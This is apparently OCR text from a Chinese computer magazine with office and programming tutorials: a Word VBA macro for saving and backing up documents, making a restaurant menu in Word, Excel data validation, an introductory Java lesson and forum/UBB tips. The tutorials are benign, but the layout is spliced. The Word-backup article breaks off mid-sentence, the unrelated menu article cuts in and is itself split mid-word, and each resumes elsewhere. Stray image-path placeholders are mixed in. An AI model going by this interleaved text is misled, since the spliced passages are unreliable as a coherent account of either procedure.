虽然Word具有备份文档的功能，但备份的文档同原文档处于同一个文件夹中，不能满足我们的要求。如果想在保存Word文档时，顺便把文档备份一份到指定文件夹中，那该怎么办呢？其实这一功能用宏来实现是非常方便的，而且又很有个性，下面就跟随笔者来体验一下吧。

思路和准备

设计思路:如果是新文件，按下“保存”按钮，会弹出输入保存文件名称的对话框，输入名称后，按下“确定”按钮，接着弹出输入保存路径代码的对话框，输入保存路径代码后，按下“确定”按钮，文档被保存，同时在指定的文件夹中保存一份备份文档;如果是原有文档，按下保存按钮后，直接在当前文件夹中保存，并备份一份到指定的文件夹中。

准备工作:我们单位一共有6个科室，在硬盘E分区的wj文件夹中，新建6个文件夹，用于保存各个科室的文件;在G分区的back文件夹中，新建一个文件夹用于保存Word备份文档。

编辑宏

第一步:启动Word2003(其他版本请大家仿照操作)，执行“工具→宏→Visual Basic编辑器”命令，进入VBA编辑窗口(见图1)。



图1　VBA编辑窗口

第二步:在窗口左侧选中“Normal”选项，执行“插入→模块”命令，插入一个新模块(“模块1”)。

第三步:将下述代码输入到右侧的编辑区域中。

```
Sub 保存和备份()
'以下代码用于统计“G:\back\word\”文件夹中Word文档数目，并将统计结果保存到变量“x”中
Set fs = Application.FileSearch
With fs
.LookIn = "G:\back\word\"
.FileName = "*.doc"
If .Execute(SortBy:=msoSortByFileName, SortOrder:=msoSortOrderAscending) > 0 Then
x = .FoundFiles.Count
Else
End If
End With
If Left(ActiveDocument.Name, 2) = "文档" Then '此代码用于判断当前文档是否是新建文档
y = InputBox("请输入保存文件名称:")
z = InputBox("请输入保存路径代码")
'以下代码将保存路径代码转换为相应的文件夹路径
Select Case z
Case 1
wjj = "E:\wj\bgs\"
Case 2
wjj = "E:\wj\cwk\"
Case 3
wjj = "E:\wj\jdz\"
Case 4
wjj = "E:\wj\zbb\"
Case 5
wjj = "E:\wj\zjz\"
Case 6
wjj = "E:\wj\zzk\"
End Select
ActiveDocument.SaveAs FileName:="G:\back\word\" & y & x + 1 & ".doc" '此代码将文档保存到指定的备份文件夹中
ActiveDocument.SaveAs FileName:=wjj & y & x + 1 & ".doc" '此代码将文档保存到相应的文件夹中
Else
'如果是原有文件，则在当前文件夹和备份文件夹中，对当前文档执行保存操作。
ActiveDocument.SaveAs FileName:=ActiveDocument.Path & "\" & ActiveDocument.Name
ActiveDocument.SaveAs FileName:="G:\back\word\" & ActiveDocument.Name
End If
End Sub
```

> **小提示**
>
> ★上述代码中，英文单引号“'”及其后面的字符，是对代码的解释，在实际输入时，可以不输入。
>
> ★代码中的具体文件夹数量和路径，请根据实际情况进行修改。

第四步:输入完成后，关闭VBA编辑窗口返回即可。

制作保存按钮

在“常用”工具栏上添加一个“保存和备份”按钮，

酒楼菜谱轻松做



■ 安徽 陈秀峰

Word 一直被人们认为是办公室才用得到的软件，其实远不是这么回事。这款软件在我们生活中的应用也是非常广泛的，例如制作简历、论文，甚至是本文提到的菜谱。

最近，朋友开了一家酒楼，出于友情支持(主要是想多蹭几杯^_^)，我用Word帮他制作了一份菜单。

制作主菜单

第一步: 启动Word2003(其他版本可仿照操作)，新建一空白文档，并取名保存(如“菜单”)。第一行输入“主菜单”字符，再选中该字符，选择“格式→样式和格式”命令，在弹出的选项中选择“标题2”为标题样式，然后将上述字符设置为“魏碑”、“二号”、“橙色”(可根据各自的实际情况设置)。

第二步: 单击工具栏上的“插入表格”按钮，拖拉出一个6×3的表格(即6行3列，根据菜单的实际情况确定)，选中整个表格，右击鼠标，在随后弹出的快捷菜单(见图1)中，选择“单元格对齐方式→居中”命令。



图1 快捷菜单

第三步: 将相关菜名等字符输入到表格单元格中，并设置好字体、字号、字符颜色等。接下来选中整个表格，依次选择“格式→边框和底纹”命令，打开“边框和底纹”对话框，切换到“边框”标签页下，选中“全部”选项，再将颜色设置为“白色”，按“确定”按钮返回。

> **小提示**
> 经过这样设置后，表格边框就不再显示出来了，提高了菜单的打印及观赏效果。

制作分菜单

首先将鼠标定位在上述表格下方，执行“插入→分隔

以后需要运行上述宏时，按一下这个按钮就行了。

第一步: 执行“工具→自定义”命令，打开“自定义”对话框(见图2)。



图2 自定义对话框

第二步: 切换到“命令”标签页下，在“类别”下面选中“宏”选项，然后将“命令”下面的“Normal.模块1.保存和备份”选项拖到“常用”工具栏合适的位置上。



图3 快捷菜单

第三步: 再按“更改所选内容”按钮，在随后弹出的快捷菜单中(见图3)，选中“总是只用文字”选项，并将“命名”后面的字符修改为“保存和备份”。

第四步: 关闭“自定义”对话框。

实战演练

启动Word2003，新建一文档，完成录入和编辑工作后，按下“常用”工具栏上的“保存和备份”按钮，系统会弹出如图4所示的对话框，输入一个文件名称(如“test”)，按下“确定”按钮，系统接着会弹出如图5所示的对话框，输入保存路径代码(如“3”)，按下“确定”按钮，系统将当前文档保存到“E:\wj\jdz”文件夹(与代码“3”对应)中，同时备份一份到“G:\back\word\”文件夹中。



图4 输入保存文件名称对话框



图5 输入保存路径代码对话框

> **小提示**
> 注意到保存的文档名称其实是“test1.doc”，而并不是上面输入的“test.doc”，为什么呢？这是笔者为了防止文件名重复而将原有文件覆盖掉，特意增加的一个数值(此处是“1”)，这个数值就是“G:\back\word\”文件夹中Word文档的数目与1的和(也就是上述宏代码中的变量“x+1”)。

以后，在Word2003中，打开“E:\wj\jdz”中的“test1.doc”文档，完成了修改操作后，按下“保存和备份”按钮，系统会对当前文档进行保存操作，同时备份一份文档到“G:\back\word\”文件夹，并覆盖掉原来的备份文档。

怎么样，采用笔者推荐的方法，保存和备份文档是不是方便多了？CF [BG01]

符”命令，打开“分隔符”对话框(见图2)，选中“下一页”选项，按“确定”按钮返回。仿照上述操作，制作出分菜单(如“牛肉类”)，并用类似的方法完成其他分菜单的制作工作。



图2　分隔符对话框

> **小提示**
>
> **可以根据各自的爱好和酒楼的特色，适当对菜单页面进行必要的装饰。**

设置个性页眉

第一步：依次选择“视图→页眉和页脚”命令，进入“页眉和页脚”编辑状态。将光标定位在页眉中，输入相应的字符(如“欢迎光临晓风酒楼”等)。

第二步：依次选择“插入→域”命令，打开“域”对话框(见图3)。按“类别”右侧的下拉按钮，在随后弹出的快捷菜单中，选择“链接和引用”选项，再选中“域名”下面的“StyleRef”选项，最后选中“样式名”下面的“标题2”选项，按“确定”按钮返回。




图3　域对话框

> **小提示**
>
> **★此处选中的“标题2”要与前面的设置一致。**
>
> **★经过这样的设置以后，系统自动将“主菜单”和每一个“分菜单”的标题自动提取到页眉处。**

第三步：通过按空格键调整字符和域之间的间隔，使之呈两端对齐的样式，然后按“页眉和页脚”工具栏上的“关闭”按钮，退出“页眉和页脚”编辑状态。




图4　制作好的菜单

至此，一份大方、美观的菜单就制作完成了(见图4)，打印出来，再配上一个硬质封面和封底，装订成册即可。

建立超链接

把菜单送给朋友后，朋友提出了新的要求：“我想把菜单放在自己的电脑上使用，这样来回查找不方便，有没有好办法解决呢？”“你这是想制作一份电子菜单啊，这个好办！”下面就介绍利用超链接将相关页面链接起来的方法。

第一步：将光标定位在“主菜单”字符前面，执行“插入→书签”命令，打开“书签”对话框。在“书签名”下面的文本框中输入一个名称(如“zcd”)，按“添加”按钮，再按“取消”按钮返回。仿照上述操作，在其他分菜单的标题处(如“牛肉类”)建立书签。

第二步：选中“主菜单”中的某类菜名(如“牛肉类”)字符，执行“插入→超链接”命令，打开“插入超链接”对话框。先选中左侧的“本文档中的位置”选项，再选中“书签”下面的“nrn”选项(对应“牛肉类”页面)，按“确定”按钮返回(见图5)。



图5　插入超链接对话框

第三步：仿照上述操作，分别将“牛肉类”标题字符与“主菜单”书签(zcd)、“主菜单”与“分菜单”之间建立起超链接。这样，我们只要点击“主菜单”上的某类菜名(如“牛肉类”)字符，即可快速切换到相应的书签(nrn)处(即打开“牛肉类”页面)，单击分菜单标题(如“牛肉类”)字符，即可快速返回到“主菜单”页面，大大方便了浏览和查询。

> **小提示**
>
> **★选中建立了超链接的字符，单击一下“格式”工具栏上的“下划线”按钮，清除掉超链接标志——下划线，提高菜单的打印及观赏效果。**
>
> **★如果大家在使用中发现，需要按住Ctrl键，才能进行超链接切换，请进行如下设置：执行“工具→选项”命令，打开“选项”对话框，切换到“编辑”标签下，清除“用Ctrl+单击跟踪超链接”前面复选框中的“√”号，按“确定”按钮返回即可。**

|CF|[BG02]

Excel数据控制秘技偷偷报

■ 四川　好望角

MM在单位做人事工作，常常要用Excel制作表格，为使数据输入既准确又规范，我传授给她几条秘笈(MM以香吻回报，狂喜中^_^)。

秘笈之一:控制数据范围

年终对干部进行考核时，考核表每一项满分是20分，领导希望最低分不低于12分，为防止填写者乱填一气，我们用数据有效性来控制输入。

第一步:启动Excel2003(其他版本也可)，打开相应工作簿文档。选中需要控制的单元格区域(如C2至C81)，执行“数据→有效性”命令，打开“数据有效性”对话框，在“设置”选项卡中按“允许”右侧的下拉按钮，在随后出现的下拉菜单中，选择“小数”选项，并在随后出现的“最小值”和“最大值”下面的文本框中输入“12”和“20”(见图1)。



图1　数据有效性对话框

第二步:切换到“输入信息”选项卡，在“标题”下面的文本框中输入相应字符(如“请正确输入”)，在“输入信息”下面的文本框中输入相应提示字符(如“输入的分数不要低于12分，也不要高于20分”)。

第三步:切换到“出错警告”选项卡，在“标题”下面的文本框中输入相应字符(如“输入错误”)，在“错误信息”下面的文本框中输入相应的提示字符(如“请核对后重新输入，谢谢！”)，按“确定”按钮返回。

以后，当选中上述区域中任意一个单元格(如C2)时，界面上会出现如图2所示的提示，引导填写者正确输入。如果输入的数据不在控制范围内时，系统会弹出如图3所示的对话框，并拒绝接受此数据。




图2　输入信息提示



图3　错误提示窗口

秘笈之二：控制数据位数

身份证号码有15位和18位两种，比较长，稍不注意就会出错，我们还是利用数据有效性来提示一下吧。

第一步:首先选中相应的区域(如B2至B81)，打开“数据有效性”对话框。切换到“设置”选项卡中，选中“允许”下面的“自定义”选项，并在随后出现的“公式”下面的文本框中输入“=OR(LEN(B2)=15,LEN(B2)=18)”。

第二步:跟秘笈之一中的第二步、第三步类似，设置好“输入信息”和“出错警告”，按“确定”按钮返回。

> **小提示**
>
> ★不设置“输入信息”和“出错警告”，并不影响上述有效性的控制作用。
>
> ★由于Excel将超过12位的数值转换为科学记数格式，将15位以后的数值转换为“0”显示，因此，为了保证身份证号码的正确显示，在输入之前，请将相应的单元格设置成“文本”格式。

秘笈之三：控制数据重复

对于一个人来说，其身份证号码是惟一的，为防止输入时重复，我们还是用数据有效性来控制这些号码吧。

选中相应区域(如B2至B81)，仿照上面操作，将公式修改为=COUNTIF(B$2:B$81,B2)=1，按“确定”按钮即可。

> **小提示**
>
> 如果将公式修改为:=AND(OR(LEN(B2)=15,LEN(B2)=18),COUNTIF(B$2:B$81,B2)=1)，则秘笈之二和之三可以同时实现控制。

秘笈之四：统一输入字符

有些数据(如员工的技术职称)通常要作为关键词，用于数据统计，那么其统一性就显得非常重要了，我们用数据有效性来制作一个下拉列表，然后进行选择性输入。

选中相应区域(如D2至D81)，打开“数据有效性”对话框。切换到“设置”选项卡，选中“允许”下面的“序列”选项，并在随后出现的“来源”下面的文本框中输入“高级工程师,工程师,助理工程师,技术员,其他”，按“确定”按钮返回。以后，如果需要输入此类字符时，只要选中相应的单元格，在其右侧会出现一个下拉按钮(见图4)，单击此下拉按钮，在随后出来的下拉列表中，选择需要的选项填入即可。




图4

> **小提示**
>
> 序列元素间请用英文状态下的逗号“,”隔开。

怎么样，掌握了这些秘笈以后，数据的输入是不是更规范了？ CF [BG03]

Java 咖啡馆(4)——品味第一杯咖啡

■ Gary Chan

品过第一杯咖啡后，你肯定急于了解Hello World!程序是如何编写并工作的，以及如何编写其他Java程序。在这一章中，让我们回味第一杯咖啡，并且深入分析Java程序的结构。

注释与文档

之所以把Java注释和文档功能放在最前面介绍，是因为Java程序的理念使然——所谓兵马未动粮草先行。

几乎所有编程语言都提供在源代码中添加注释的功能，开发者通过注释给自己或代码的阅读者进行备忘或提示，好比读书时在书上的空白处写笔记，或在屋子里使用N次贴。Java语言的一个优秀思想便是——编写源代码并非惟一重要的工作，给源代码加上详细的注释同样重要。道理很简单，源代码和Java的字节码不同，字节码是给电脑看的，而源代码是给人阅读的，没有好的文档与注释，阅读源代码必须猜测源代码作者的意图，势必枯燥而且效率低下。

Java中的注释一共有两种，我们的Hello World!程序麻雀虽小但是五脏俱全，全部都用到了。下面是Hello World!程序的源代码：

```
/*
* Created on 2004-6-4
*
* TODO To change the template for this generated file go to
* Window - Preferences - Java - Code Style - Code Templates
*/


/**
* @author gary chan
*
* TODO To change the template for this generated type comment
go to
* Window - Preferences - Java - Code Style - Code Templates
*/
public class HelloWorldApp {

public static void main(String[] args) {
// 打印Hello World!字样
System.out.println("Hello World!");
}
}
```

第一种注释是从C语言继承过来的风格，注释从/*开始，到*/结束，它们必须成对使用，之间可以换行。Hello World!程序开头部分就是这种风格的注释，记载着这个源程序的创始时间和一些提示。许多程序员为了美观，喜欢在多行注释前加入一个*符号，从而就形成了上面的格局。当然，这个注释的内容是Eclipse自动生成的，你可以通过修改Eclipse的代码模板来修改自动生成的内容。

第二种注释是从C++语言继承过来的单行注释风格，注释从//开始，一直到此行结束。这种风格的注释非常容易使用，你不必低头在键盘上连续寻找/和*键，只需要连续按下/键两次。同时，不需要像C语言风格注释那样特意使注释符号配对。Hello World!程序中"//打印Hello World!字样"就是这种风格的注释。

如果你的洞察力敏锐，你会发现Hello World!程序中还有一处用/**和*/包裹起来的的代码并不属于以上任何一种注释。没错，这是Java文档(Java documentation)。文档与注释不同，注释一般比较随意，反映的是局部语句的功能或声明，而文档是与代码结构相关的，好比是代码的摘要，给人一个结构化的总体观念。特别地，Java文档所注释的，是紧随其后的类、变量或方法。

我们还是结合Eclipse来说明Java文档的应用。首先在Eclipse中打开Hello World!程序。试试看把鼠标移动到HelloWorldApp字符上面去，是不是显示了如图1所示的效果？




图1 Eclipse自动显示Java文档的功能

没错，当你把鼠标移动到一个Java类、变量或方法上时，Eclipse将通过代码分析技术在源代码中萃取出相应的Java文档并且显示给你看，当然前提是该Java元素有文档。

下面让我们为main方法编写Java文档来亲自体验一下。首先把光标移动到public class HelloWorldApp {之后并回车以便插入一空白行。然后，输入/**并且回车，你会发现Eclipse自动为你生成一个Java文档块，并且自动识别出main方法有一个名为args的参数(很神奇吧)。把该文档改写成这样：

```
/**
* 这是主函数，程序将从这里开始运行。
* @param args 命令行参数
*/
```

然后你把鼠标移动到main上面，是不是看到明明白白的文档信息了？

实际上，Java文档功能是贯穿于Java语言中的重要功能。但当你把光标移动到System.out.println("Hello World!")语句上，却得不到有用的含义以及参数的用法，该语句还是Java内置的API呢。怎么会这样子？

聪明的你一定想到答案了——一定是Java API的Java文档没有配置好。没错，J2SE SDK并不包含Java API的Java文档，需要单独下载。你可以从http://java.sun.com/j2se/1.4.2/download.html下载到J2SE 1.4.2的文档，如果你从国外下载不方便，还可以到http://garychan.3322.org的Java资源栏目下载，约32.80MB。下载以后请把压缩包中的doc目录解压缩到C:\j2sdk1.4.2_04\中。

Eclipse默认使用JRE作为Java虚拟机。然而，使用J2SE SDK本身是更好的选择，因为你可以开启查看Java API文档的重要功能，这对于提高软件的开发效率以及深刻体验Eclipse有着重要意义。方法如下：

第一步：依次点击Eclipse菜单项中的“Windows→Preferences”。

第二步：展开Java/Installed JRE，按下“Add”，按照图2所示填写参数。




图2 完成后按下OK键

第三步：在Installed JREs对话框中的J2SDK 1.4.2_04前面打上勾，按下“OK”关闭Preferences对话框。Eclipse会提示你需要重新编译一次，“OK”即可。

好了，现在把光标移动到println上看看是不是和图3所示的一样呢(图3)？

怎么样，该方法的详细使用说明都有了吧？如果内容比较多，按下F2锁定之后便可以查看全部的信息。以后有什么API不明白，不用苦苦上网搜索了，Java API文档本身就是Java API的大百科，再配合Eclipse的自动显示功能，非常方便。




图3

顺便说一句，Java还提供了从源代码中自动萃取Java文档，生成HTML文件以便单独阅读的功能，那就是J2SE SDK提供的javadoc工具。在Eclipse中，可以通过File菜单中的Export选项进行操作。

Just do it

试试把HelloWorldApp的Java文档改得更有调理，并且修改author属性为你的名字。然后通过Eclipse内置的javadoc输出功能生成该项目的Java文档，感受一下Java文档代码并重的开发理念。

Java文档是一门学问。除了上面用到的param和author标签，Java文档还支持许多特定的标签，可以直接内嵌至HTML代码以便得到优美的输出，还可以通过doclets自行扩展javadoc的处理机制。完整的说明文档请参考C:\j2sdk1.4.2_04\docs\tooldocs\windows\javadoc.html。

类

在品味第一杯咖啡时，我们说Hello World!程序定义了一个HelloWorldApp类(class)。

类是Java等面向对象语言的基础单位——一个定义了从类生成实例(instance)中的数据和行为关系的模板。当你实例化(instantiate)一个类以后便得到一个该类的对象(object)，拥有类的全部数据和行为。一般我们把类和对象的数据称为变量，把行为称为方法。Java语言使用class关键词来定义一个类，之后的一对大括号定义了该类的变量和方法。我们的HelloWorldApp类没有变量，只有一个main方法。

类和对象的关系很好理解——类是一个抽象概念，好比“人”，而对象是一个具体的人，比如小布什、普京，他们作为人都有七情六欲(变量)，都会衣食住行(方法)。

在第二篇连载《第一杯咖啡》中，为了避免类和对象的概念，我直接把HelloWorldApp称作了对象。现在你应该明白，这个说法是不准确的，HelloWorldApp是一个类，而main是这个类的方法。现在正式“拨乱反正”。

main方法

每个Java应用程序都必须包含一个main方法，语法如下：

```
public static void main(String[] args)
```

main方法包含三个修饰词：

(1)public：表示main方法可以由任何对象调用。

(2)static：表示这是一个类方法，区别于实例方法，与具体的对象无关。

(3)void：表示main方法没有返回值。

main方法是Java语言中非常特殊的方法，类似于C/C++中的main函数。当Java解析器执行Java应用程序时，它首先

执行这个Java类的main方法。你应该把程序的逻辑，比如打印Hello World!字样，写在main里面。

main方法有一个参数，即args，它是一个字符串数组，操作系统通过这个机制传递命令行参数。由于Hello World!程序忽略命令行参数，所以这里不展开讨论了。

使用类和对象

让我们以Hello World!程序来详细解释类和对象的使用。

Hello World!程序很小，只定义了最基本的HelloWorldApp类。虽然如此，它的确使用了其他类——System类：

```
System.out.println("Hello World!");
```

System类是Java API的成员之一，提供了操作系统无关地操作操作系统相关功能的能力，很拗口，不过的确如此。out是System的类变量（与前面提到的类方法的意思一致）。实际上，System的所有变量都是类变量，所有方法都是类方法——都是用static修饰的，你可以通过“.”操作符直接访问。比如，System类有一个getProperty类方法可以获取操作系统属性，至于具体是什么操作系统，你无须事必躬亲了。若把Hello World!程序的main方法修改成：

```
public static void main(String[] args) {
System.out.print("Hello ");
System.out.println(System.getProperty("user.name"));
}
```

运行程序，便会得到“Hello Gary Chan”的结果。呵呵，我们的程序可以认人了，长大了许多啊！

下面说说类变量的原理。Java应用程序装载System类的时候，一看到out是System的类变量，便自动初始化PrintStream类得到一个PrintStream对象，并且把这个对象赋给out变量。从而，你调用out的println方法，实际上是调用一个对象的实例方法。这样，Hello World!字样便输出了。

总结一下类变量、类方法和实例变量、实例方法的关系：

(1)类变量或者类方法是和特定类相关的，Java将给每个类分配一个类变量，无论这个类有多少实例。可以通过类名来操作类变量和类方法。

(2)实例变量或者实例方法是与特定的对象（类的实例）相关，每个对象都有自己专用的实例变量。可以通过实例名来操作实例变量和实例方法。

小结

这回我们把Hello World!程序剖析得淋漓尽致。虽然一个小小的Java程序就有那么多门道，但是，不经历风雨怎么见彩虹，希望你能够透彻感受Java语言的点滴道理，从而快速步入Java的圣堂。

不要小看Java文档的重要性。Java有许多值得尊敬的理念，所谓没有规矩不成方圆，你应该理解并且贯彻它，这样才能够写出漂亮的代码。CF [CX01]

论坛秘技大放送

■山东 Limited 陈俊杰

论坛是请教问题、结交朋友、休闲娱乐的好地方，有不明白的事情可以去论坛求助，有好东西可以去论坛与坛友共享，有牢骚也可以去论坛倾诉……去论坛，很简单，不就是看帖、发帖嘛！但对广大菜鸟朋友来说，在论坛似乎总逊人一筹，别人发的帖子比自己的更漂亮、更具个性、有更多的人回复，别人用起论坛来更游刃有余。其实，炼成论坛高手并非一件难事！

灌水准备:注册会员

笨笨看到聪聪在xxx论坛灌水，而且灌得很欢，心里痒痒的，于是默默地记下该网址，自己也去注册了一个账号。

在大多数论坛中非会员只能浏览帖子而不能发帖(有的论坛非会员甚至连浏览的权限都没有)，如果要更好地使用论坛，得到更多权限，需要先注册成为会员。有些论坛的注册必须填入自己真实的E-mail地址，因为提交注册信息后，你的邮箱会收到一封论坛发送的信件，你必须点击其中的链接进行激活，否则将不能完成注册过程。

小资料

网络上人气最旺最酷的281个中国论坛排名(不代表本刊观点，大家可以从中找到一些不错的论坛):http://www.blogchina.com/new/display/5715.html。

看帖:效率最重要

笨笨在论坛逛了好半天，没发现什么精彩的，而聪聪却聚精会神地看着帖，还不时发出笑声。其实，看帖并非打开论坛一个个看这么简单，合理运用一些技巧可以更快速、更准确地找到所需要的帖子，大大节省时间与精力。

1.磨刀不误砍材工:弄懂帖子标识

初到论坛，你是不是对帖子顶端的标识一头雾水？不同论坛的帖子标识还不尽相同，这些标识有什么含义呢？一般来说，帖子标识的含义都可以在论坛上找到(如什么图标代表调查、什么图标代表热帖等)，弄懂了这些标识(见图1)，有助于快速地找到你所需要的帖子。



图1 “锁定主题”表示该帖只能查看，不能回复;“移动主题”表示该帖是从其他讨论区移过来的

2.看帖效率提升良方:直接定位与自动刷新

(1)直接定位

帖子的排列顺序通常有两条规则:一条是标明置顶的帖子总在普通帖子之前(如公告、规则、论坛相关重要事件的帖子等)，另一条是新发起的主题或某帖子有回复，就会依照其类别(置顶或普通)被放置于相应类别的最前面。

小提示

有些论坛还提供了“查看新帖子”功能，点击相应链接，即可自动搜索并显示出上次访问论坛后发表的新帖子。在查看新帖之后，建议点击“标记所有论坛为已读并返回主页”链接，这样再次使用“查看新帖子”功能时，就不会将这次没有浏览的帖子搜索为未查看的帖子，从而提高浏览效率。

(2)自动刷新

人气很旺的论坛，帖子刷新得很快，稍不注意好帖就有可能被“大水淹没”。精彩岂容错过？那就勤快点刷新论坛吧，不过手动刷新既费事又劳神，要不弄个软件自动刷新吧！

MyIE2、GreenBrowser等多窗口浏览器都有自动刷新网页的功能，如果使用的是IE，UpdateIE这款IE插件(下载地址:http://www.newhua.com/cfan/200414/UpdateIE112.zip)可以帮助你，使用方法很简单，这里就不多说了。

3.查帖找帖的“瑞士军刀”:论坛搜索引擎

为了在“帖海”中快速找到自己感兴趣的帖子，或者查找相关问题的答案，建议用好论坛的搜索功能。搜索用起来很简单，想进一步了解的朋友请参考http://www.niuguo.net/cgi-bin/ut/topic_show.cgi?id=198074&pg=1&bpg=1。

4.把握热帖的动向:帖子E-mail订阅

对于有价值的帖子，可以采用订阅、邮寄、打印等方式来更好地使用它。点击“订阅此主题”之类的按钮后，帖子会被添加到订阅列表中，当这个帖子有新的回复时，论坛就会用E-mail通知你，这样不必登录论坛就能获知帖子的最新回复。点击“邮寄此主题”，可以将该帖发送给好友。

吸引眼球的秘诀:帖子个性化

笨笨看别人的帖子又有签名、又有图片、头像特别酷、回复的人也很多(见图 2)，但自己的帖子几乎没人理，非常不高兴地向聪聪求助。



图 2

发帖是小菜鸟都会的事情，一般点击“发新帖”之类的按钮，输入帖子标题、帖子内容，然后点击“发表新主题”按钮即可。

1.个性化文字

论坛一般提供了加粗、倾斜、字体、颜色等特效按钮或选项(见图 3)，利用这些功能可以将帖子打扮得更加漂亮。选中要操作的文字，然后点击相应的按钮或选择相应的项即可。如果熟悉 UBB 代码，手工输入也行。



图 3

实例: 为“电脑”这两个字添加“粗体”、“斜体”、“下划线”和“蓝色”效果。

UBB代码:[B][I][U][COLOR=blue]电脑[/COLOR][/U][/I][/B]

2.个性化图片和表情

帖子中不仅能输入文字，还能插入图片、表情符号等，点击发帖页面的相应按钮进行设置即可实现。适当地添加表情符号，可为你的发言增色不少哦。推荐给大家一个贴图与签名酷站:http://www.tietu.com/。

小资料

UBB代码宝典

UBB 代码类似于 HTML 标记，是 HTML 的一个变种，英文全称为 Ultimate Bulletin Board。它可以在论坛不允许使用 HTML 语法的情况下，通过论坛的特殊转换程序，快速为帖子添加各种效果。UBB 代码比较简单，很容易掌握，下面是一些常见 UBB 代码的语法格式(并非所有论坛都支持全部的 UBB 代码，而且代码的字数一般都有限制，建议在使用之前先阅读论坛的相关说明)。

超链接:[URL=http://]链接文字[/URL]，如[URL=http://www.cfan.com.cn]访问 cfan 主页[/URL]。

自动控制大小的 Flash:[swf]http://www.xxx.com/x.swf[/swf]

手动设置大小的 Flash:[flash= 宽度,高度]http://www.xxx.com/x.swf[/flash]

插入背景声音文件(*.mid,*.wav):[sound]http://www.xxx.com/x.wav[/sound]

插入 Real 格式流数据:[rtsp]rtsp://www.xxx.com/x.ram[/rtsp]

在线 RealPlayer 播放音频文件(*.mp3,*.ra):[ra]http://www.xxx.com/x.ra[/ra]

在线 RealPlayer 播放视频文件(*.rm):[rm]http://www.xxx.com/x.rm[/rm]

在线 Windows Media Player 播放视频文件(*.wmv):[wmv]http://www.xxx.com/x.wmv[/wmv]

移动:[Move]文字[/Move]

飞行:[Fly]文字[/Fly]

实例: 将网上某个地方的一张漂亮图片贴到论坛里去。

UBB代码:[IMG]http://www.xxx.com/x.jpg[/IMG]

小提示

★有些论坛不支持上传图片，也就是说不能把自己电脑中的图片发到论坛上，此时可以借助“中间跳板”(如电子邮箱、网络 U 盘、相册甚至其他能上传贴图的论坛)，先把图片上传到网上，然后找到其对应的地址即可。

★ UBB 贴图代码中 URL 值必须为绝对地址，但网上很多图片都采用了特殊的方法，使得我们只能看到其相对地址，虽然可以通过特殊的方法找到其真实地址，但还是很麻烦。其实大可不必这么麻烦，一般来说，只要在该图片的相对地址后面自己虚拟一个让论坛能识别的“绝对地址”就可以把图片贴出去了。比如在某幅图属性里看到的地址为 http://www.xxx.com/learnmore.htm?regpg%3%3382，这是一个加密后的虚拟地址，我们可以在其后面手工添加后缀，如 http://www.xxx.com/learnmore.htm?regpg%3%3382tupian.jpg 等(tupian.jpg 是随便取的，也可以取为 image.bmp 之类)。

3.个性化签名

个人签名可以说是发帖人的精美名片，它一般附加在帖子下部，不但能凸现你的品位，更能吸引网友的眼球，座右铭、图片、Flash 动画都可以用于个人签名。进入个人签名设计页面，按照与发帖类似的步骤自定义个人签名即可。



图 4

实例: 编辑如图 4 所示的签名档。

UBB代码:

[IMG]http://moon.cse.yzu.edu.tw/~s882253/kabe.gif[/IMG]

[Fly]
小伙子，看帖要回帖啊！
[img]http://www.e6t.net/image/120/1869688/1869688-3.gif[/img]
[/Fly]

4.个性化头像

追求时尚的你，一定想让自己的头像与众不同。点击“编辑头像设置”之类的按钮，可以选择论坛提供的头像、输入外部头像的URL链接地址或上传一个头像。

> **小提示**
> 头像尺寸、大小要根据论坛规定进行设置，一般只允许GIF、JPEG、JPG、SWF、PNG等文件类型，如果你上传的图片的尺寸大于允许的尺寸，论坛将缩小你上传的图片。其实如果图片尺寸过大，可以截取图片的局部、通过ACDSee等进行格式转换或降低精度。

我是来论坛求助的:提问的技巧

笨笨在一个电脑技术的论坛里提了几个问题，虽然该论坛在线人数很多，但没几个人愿意理他，其实在论坛里发问是需要很多技巧和智慧的！

1.选择正确的讨论区

